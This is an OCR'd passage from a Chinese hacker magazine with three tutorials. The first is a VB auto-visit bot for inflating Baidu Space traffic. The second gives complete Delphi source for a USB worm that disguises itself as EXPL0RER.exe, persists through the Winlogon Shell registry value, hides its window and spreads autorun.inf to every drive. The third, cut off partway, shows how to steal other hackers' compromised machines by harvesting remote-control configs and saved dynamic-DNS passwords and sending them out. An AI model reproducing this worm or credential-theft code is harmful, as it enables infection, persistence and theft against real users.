


图2

1.用户登录

用户登录的部分我直接写了一个HTML文件，并把它上传到了我的免费空间中，这里各位也可以使用常来网的免费空间，地址是http://www.thec.cn/，然后在"登陆"按钮事件（Command1_Click）中写入：**WebBrowser1.Navigate "http://j.thec.cn/wyhbba007/a.html"**。代码中的网址就是我使用常来网的免费空间上传的HTML文件，现在用户就可以登录了。

2.循环访问

这是程序的核心，就是读取文本文件（本文中的文本文件为txtfile.txt），按行读取，循环访问。需要用到Timer控件，在"开始踩空间"按钮事件（Command2_Click）中写入：

```
If Text1.Text = "" Then
 MsgBox "TXT 文本不能为空! "
 Exit Sub
End If
If Not IsNumeric(Text2.Text) Then
 MsgBox "间隔时间必须为数字! "
 Exit Sub
 End If
Timer1.Interval = Text2.Text
Command1.Enabled = False
Command2.Enabled = False
Command3.Enabled = True
Text1.Enabled = False
Text2.Enabled = False
Timer1.Enabled = True
Open App.Path & Text1.Text For Input As #1
ts.Caption = "开始读取 TXT 文本... 初始化.. "
```

以上是对用户输入的简单判断，不符合条件便退出过程(Exit Sub)，上面的代码改变了程序控件的是否影响用户输入的属性，为False时就是我们所说的按钮是灰色的。ts是一个Label控件的名称，用来显示状态。“Timer1.Interval = Text2.Text”就是设置了Timer控件的循环时间，为访问提供了缓冲时间，这里Text2.Text是经过了IsNumeric函数判断是否为一数字处理过的。最后打开TXT文本，启动Timer控件。在Timer控件的Timer事件中写入：

```
Dim a
Line Input #1, a
Me.WebBrowser1.Navigate a
ts.Caption = "正在访问空间 " & a
zz = zz + 1
DoEvents
If EOF(1) Then
 Command1.Enabled = True
 Command2.Enabled = True
 Command3.Enabled = False
 Text1.Enabled = True
 Text2.Enabled = True
 Timer1.Enabled = False
 Close #1
 ts.Caption = "完成任务，共踩空间 " & zz & "个"
 zz = 0
End If
```

这里是读取一行文本，然后访问，接着使用EOF(1)来判断是否文件指针已到了末尾，是的话就结束该控件的事件，恢复其它控件的可输入属性。至此，简单的互踩机就完成了，可能各位觉得很简单，但事实就是如此，百度就是求精简高效，不像腾讯的QQ空间搞了一堆的限制。




图 3

三、搜索机的制作

我们仍然使用VB进行编写，同样加入“Microsoft Internet Controls”控件，窗体的整个布局如图3所示。

1. 空间搜索

根据测试，我发现百度空间搜索的URL为“http://hi.baidu.com/sys/search?type=4&sort=2&entry=1&word=关键词&region=0”，因此在“搜索”按钮的事件（Command1_Click）中写入**WebBrowser1.Navigate "http://hi.baidu.com/sys/search?type=4&sort=2&entry=1&word=" & Text2.Text & "&region=0"**。Text2便是输入关键词的控件。

2. 筛选导出

这个也是搜索机的核心，通过获取搜索网页上的字符，然后写入到一个文本，再按行读取，筛选写入，完成导出。在“导出到TXT文本”按钮事件（Command2_Click）中写入：

```
If Text2.Text = "" Or Text3.Text = "" Then
 MsgBox "填写不完整! "
 Exit Sub
 End If
 Dim wenben, a
 wenben = Me.WebBrowser1.Document.body.innerText
Open App.Path & Text3.Text For Output As #1
Print #1, wenben
Close #1
wenben = ""
Open App.Path & Text3.Text For Input As #1
Do While Not EOF(1)
Line Input #1, a
If Left$(a, 12) = "hi.baidu.com" Then
 If wenben = "" Then
   wenben = a
 Else
   wenben = wenben + vbCrLf + a
 End If
 End If
DoEvents
Loop
Close #1
Kill App.Path & Text3.Text
Open App.Path & Text3.Text For Output As #1
Print #1, wenben
Close #1
MsgBox "成功导出 TXT 文本到 " & App.Path & Text3.Text
```

Me.WebBrowser1.Document.body.innerText就是一个从最高级的成员体系延伸而下的属性，Me就是这个语句所在的窗体，使用窗体名代替也可以，WebBrowser1便是该窗体上的控件，Document又是该控件的属性，依次精确，最后Me.WebBrowser1.Document.body.innerText就表示当前WebBrowser控件浏览的网页上的字符，即所有可以复制到的文本（也包括那些做了防复制的网络小说，因此可以使用它来破解防复制），然后写入到导出的文本中，然后再按行读取出来，判断前12个字符是否为hi.baidu.com，是的话就表示是URL，因此加入变量wenben，最后写入到导出文本，完成搜索。

四、完成测试

经过测试，效果良好，所有访问过空间的所有者都来回踩我了。所以说“自己动手，丰衣足食”。我觉得这种回踩得来的人气比使用DDOS或CC来的更踏实，虽然增长并不自然，但它却是实实在在的由人们踩出来的，真的是“步步高”啊！

（文章中涉及到的百度互踩机已经收录在光盘中）

文章难易度：★★★★
文章闪光点：如何使用Delphi编写一个U盘病毒程序

Delphi下浅析U盘病毒的原理

关东刺客

一、U 盘病毒的原理

自从威金、熊猫烧香病毒以后，随着移动存储设备的日益成熟和普及，U 盘病毒－－这一新型病毒，再一次让人们付出了沉重的代价。网络已经够乱的了，本来不想做这个打开潘多拉盒子的先知，但事实上这个目前已经不是什么太前卫的技术了，所以我才决定发表出来，与大家共同探讨。

U 盘病毒，其实就是利用了Windows系列产品的自动播放漏洞来传播病毒的。制作过软件光盘的朋友都知道，只要在光盘的根目录下放一个可执行文件，一个ico 文件，再有一个autorun.inf文件，在autorun.inf里面写入特定的脚本代码，光盘就能够实现双击后出现一个自己制作好的程序，也就是那个可执行文件，而单独看那个光盘的图标，就变成了ico 文件的那个图标。而U 盘病毒不需要让盘符的图标有任何改变，所以只要一个病毒和一个autorun.inf 文件就可以运行了。

我们介绍一下autorun.inf的写法，如下：

```
[autorun]
OPEN=auto.exe
```

后来人们发现，在中了U 盘病毒后，当使用鼠标右键单击任意一个盘符时（后期C 盘不感染），在弹出的菜单中最上方是“auto”，而不是“打开”，于是聪明的朋友就将上面的代码又加以改进，如下：

```
[autorun]
OPEN=auto.exe
shell\open=打开
shell\open\Command=auto.exe
shell\open\Default=1
shell\explore=资源管理器
shell\explore\Command=auto.exe
```

这样，当电脑中病毒后，右键单击，最上面还是打开，而且不管你点打开还是资源管理器，都会运行病毒文件。

二、Delphi 下的实现方法

下面我们来看一下，如何在delphi 下实现U 盘病毒的编写。首先来看一下U 盘病毒需要实现的基本功能。

1．要把本身复制到系统目录下；

2．将病毒加入到系统启动项；

3．复制本身到各个盘符根目录下；

4．复制autorun.inf 到各个盘符根目录下。

我们打开delphi，程序会自动新建一个工程。首先进行第一步，把病毒复制到系统目录下，是C:\windows\system32目录吗？不一定，让我们使用程序获取一下系统所在盘符吧！自定义函数如下：

```
function SystemDir: string;{获取系统目录 /windows/system32}
var
  dir: array[0..MAX_PATH] of Char;
begin
  GetSystemDirectory(dir, MAX_PATH);
  Result := StrPas(dir);
end;
```

接着就是将本身复制到系统目录下了，过程如下：

```
procedure copyF;
begin
myname := ExtractFilename(Application.Exename); //获得本身文件名
if application.Exename <> SystemDir +'\'+ myname then //如果文件不是在Windows\System\么..
copyfile(pchar(application.Exename), pchar(SystemDir +'\'+'EXPL0RER.exe'), False);{将自己拷贝到Windows\System32\下}
end;
```

接下来是第二步，给病毒加入随机启动项，不过现在有很多注册表的运行项都非常好查，我们给病毒选择一个不太容易被发现的地方（在msconfig 里看不见），另外还要给它起一个容易迷惑人的名字，比如EXPL0RER.exe（是数字0不是字母O）。自定义一个regeditrun过程，具体代码如下：

```
procedure regeditrun;
var //程序向注册表写入系统权限，使程序本身优先运行
 RegF:TRegistry;
  wndHandle,hDesktop : THandle;
  wndClass : array[0..50] of Char;
 begin
  RegF:=TRegistry.Create;
     RegF.RootKey:=HKEY_LOCAL_MACHINE;
     try
       RegF.OpenKey('SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon',True);
          RegF.WriteString('Shell','explorer.exe,'+'EXPL0RER.exe');
     except
       exit;
       end;
end;
```

这样，注册表HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\shell的值，我们就改成了explorer.exe，EXPL0RER.exe。我们的病毒就能够随着Windows的外壳程序explorer.exe启动起来了。

第三步要做的就是把本身复制到硬盘的每个盘符下，我们依旧自定义一个过程：

```
procedure copydisk;
var
i:integer;
begin
myname:=extractFilename(Application.ExeName);
for i:=0 to 20 do//这里我从D盘开始，最多向后可推到20个盘符，我就不信谁会变态到把U盘设置为Z盘
if Application.Exename <> chr(ord('D')+i)+ ':\' + myname then//如果程序本身不在chr(ord('D')+i)盘符下，执行以下语句，Application.Exename 可以获取运行的程序本身所在的目录＋程序本身的名字（如
C:\windows\system32\EXPL0RER.exe)
try
copyfile(pchar(application.exename),pchar(chr(ord('D')+i)+':\'+'EXPL0RER.exe'),false);//拷贝本身体到D盘，一直循环到D盘后的第二十个盘
```

```
except
continue;
end;
end;
```

第四步，复制autorun.inf到各个盘符根目录下，怎么做呢？在我们的窗体上加一个listbox1，并在它的ltems属性里加入以下字符：

```
[autorun]
OPEN=EXPL0RER.exe
shell\open=打开(&O)
shell\open\Command=EXPL0RER.exe
shell\open\Default=1
shell\explore=资源管理器(&X)
shell\explore\Command=EXPL0RER.exe
```

也就是autorun.inf的内容，现在要做的就是把autorun.inf复制到各个盘符下，使双击硬盘后程序能够自动运行，当然最好是修改copydisk为如下代码，那样就不用重写过程了，修改后如下：

```
procedure copydisk;
var
i:integer;
begin
myname:=extractFilename(Application.ExeName);
for i:=0 to 20 do
if Application.Exename <> chr(ord('D')+i)+ ':\' + myname
then
try
begin
copyfile(pchar(application.exename),pchar(chr(ord('D')+i)
+':\'+'EXPL0RER.exe'),false);
form1.ListBox1.Items.SaveToFile(chr(ord('D')+i)+':
\autorun.inf');//这里是新加入的代码，意思是把listbox1的items内
容保存到每个盘符下，保存文件为autorun.inf
end
except
continue;
end;
end;
```

最后我们把所有函数和过程加入到form1的onCreate事件里：

```
procedure TForm1.FormCreate(Sender: TObject);
begin
regeditrun;
copyF;
copydisk;
end;
```

程序初步搞定，我们运行一下试试，出错了。当然了，我们缺少东西，在uses里加入Registry和shellapi单元，OK了。但是我们会发现，程序运行时，弹出了一个窗体，既然是病毒，那么就不希望让别人看见，怎么办呢？还要在form1和onCreate事件里加点东西：

```
procedure TForm1.FormCreate(Sender: TObject);
begin
application.showmainform := false;//隐藏程序
regeditrun;
copyF;
copydisk;
end;
```

看看我们的程序是不是隐藏起来了呢？再看看各个盘符里是不是都有一个EXPL0RER.exe和一个autorun.inf了呢？当然，我们的system32目录下同样也有一个EXPL0RER.exe了。好了，这次就说到这儿吧，以后有机会的话，我再跟大家共同探讨Delphi！

（文章中涉及到的相关源代码已经收录在光盘中）

Delphi之教你编写肉鸡小偷

fsfox

文章难易度：★★★★
文章闪亮点：一种新的抓鸡思路，假如你没有好的途径来挂马抓肉鸡，使用这种方法抢走别人的肉鸡就是最佳的选择

已经很久没有抓肉鸡了，这天打开自己用来抓肉鸡的木马客户端看了一下，发现几个月前抓的肉鸡已经飞得所剩无几了。看到这番景象，心中真不是滋味，于是就想到了去抓些肉鸡来充数。我随手找了几个网站挂上了网马，可是由于网站流量比较小，再加上网马的免杀制作得也很不过关，所以收获非常少。整整一星期新上线的肉鸡还不到两只，真令我郁闷啊。偶然间我想起了以前杂志上的“肉鸡在前，菜鸟在后”这篇文章，要是我们也能像作者那样把别人的肉鸡占为己有，那抓鸡的速度岂不就快了。但是毕竟那些抓肉鸡的同道兄弟多少都有些安全意识，要想像作者那样成功控制一台在抓肉鸡的电脑也非易事。既然强攻不行，那我们就来偷。可以编写一个程序，让它自动获取肉鸡的信息，然后偷偷的发送给我们。由于这个过程只需要运行一次就可以，也就不用在对方电脑中添加服务和自启动之类的，自然也就可以躲过对方杀毒软件主动防御的封锁，这比在对方电脑上种木马要隐蔽得多。

目前大部分的远程控制软件都会将配置信息保存在同目录下的一个ini文件中，例如上兴2008，它将这些信息保存在同目录的re2008.ini文件中，我们只要使用inifiles单元的相关函数就可以轻而易举的读取到。而对于那些使用动态域名来上线的电脑，很多菜鸟为了方便，在登录动态域名的客户端时，都会选择自动保存密码，而这些保存的密码在注册表或ini文件中都可以找到，我们只要使用registry、inifiles两单元中的相关函数就可以读取到这些信息了。至于信息的发送，直接调用IE来帮忙就可以实现。好了，原理讲完了，接下来就看我如何编程实现吧。

小提示：

这个程序主要用到的registry、inifiles两单元中的相关函数以及一些关于列表串操作的函数，包括这些函数的使用方法，我在网上找了一些资料已经收录在光盘中，希望对众叉子有所帮助。

一、编程前奏

打开delphi，依次点击“文件”－“新建”－“其它”，选择console Application，即控制台程序，这个程序只需要控制台的即可，若使用窗体程序则会增大其体积，不利于隐藏。我们来到了一个代码编辑框，为了不弹出CMD窗口，先将{$APPTYPE CONSOLE}删除，然后在users下添加如下单元：

```
uses
strutils,
strutils, //这个字符串操作要用到它
```

```
Windows,
SysUtils,
registry, //负责注册表操作的单元
Classes,
inifiles, //ini文件操作所需单元
ShellApi; //后面的shellexecute函数要从这个单元中调用
```

二、动态域名信息获取

用于上线的动态域名一般有花生壳及希网两种，先讲一下花生壳，看过“肉鸡在前，菜鸟在后”一文的叉子应该知道，花生壳的用户名和密码保存在安装目录下的PhMain.ini文件中的szUID和szPWD两个关键字下，我们只要获取这两个关键字的值即可。

首先得获取花生壳的安装目录，开始时我曾想过通过桌面快捷方式来获取花生壳的安装目录，后来在好友的电脑上试了一下，结果他桌面上竟然没有花生壳的快捷方式，看来有些朋友不喜欢把花生壳放在桌面上，我只好另寻它法。记得以前有篇介绍QQ自动登录的文章提到在注册表里可以找到QQ的路径，或许同样也可以在注册表中找到花生壳的安装路径。我打开注册表，使用花生壳的路径作为关键字搜索了一下，终于在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Uninstall\peanuthull5的UninstallString键值中发现了花生壳的路径（这个好像是花生壳的卸载文件的地址，凡有安装的程序都有这样类似的键值，如图1。




图1

